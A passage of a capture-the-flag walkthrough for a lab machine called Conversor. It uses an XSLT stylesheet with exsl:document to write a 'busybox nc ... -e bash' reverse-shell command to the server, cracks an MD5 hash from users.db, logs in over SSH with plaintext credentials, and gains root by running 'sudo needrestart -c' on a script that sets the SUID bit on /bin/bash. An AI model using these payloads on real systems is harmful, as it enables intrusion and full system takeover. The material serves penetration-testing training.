
Once I confirmed that it worked as I wanted I went ahead and uploaded the final version.
- Upload modified version of
write_cmd.xslt:
<?xml version="1.0" encoding="UTF-8"?><xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:exsl="http://exslt.org/common" extension-element-prefixes="exsl" version="1.0"> <xsl:template match="/"> <exsl:document href="/var/www/conversor.htb/static/cmd.txt" method="text"><![CDATA[busybox nc 10.10.14.3 443 -e bash]]></exsl:document> <xsl:text>done-writing-cmd</xsl:text> </xsl:template></xsl:stylesheet>After a short while I got a hit:

Once I was in I checked the present users:

Enumeration
I started checking out the directory I landed in and found a populated users.db:


This is an easily crackable md5 hash:
SSH as fismathack
Using the found creds I logged in via ssh:
fismathackKeepmesafeandwarm

user.txt
Privilege Escalation
needrestart
Using sudo -l I found this:


I wasn’t familiar with this tool but it seemed to be non-default so I looked it up:
I started checking it out and it turns out we can execute files using the -c flag.

Since we can do this as root we can easily escalate privs.
echo 'system("chmod +s /bin/bash");' > root.shsudo /usr/sbin/needrestart -c root.sh

root.txt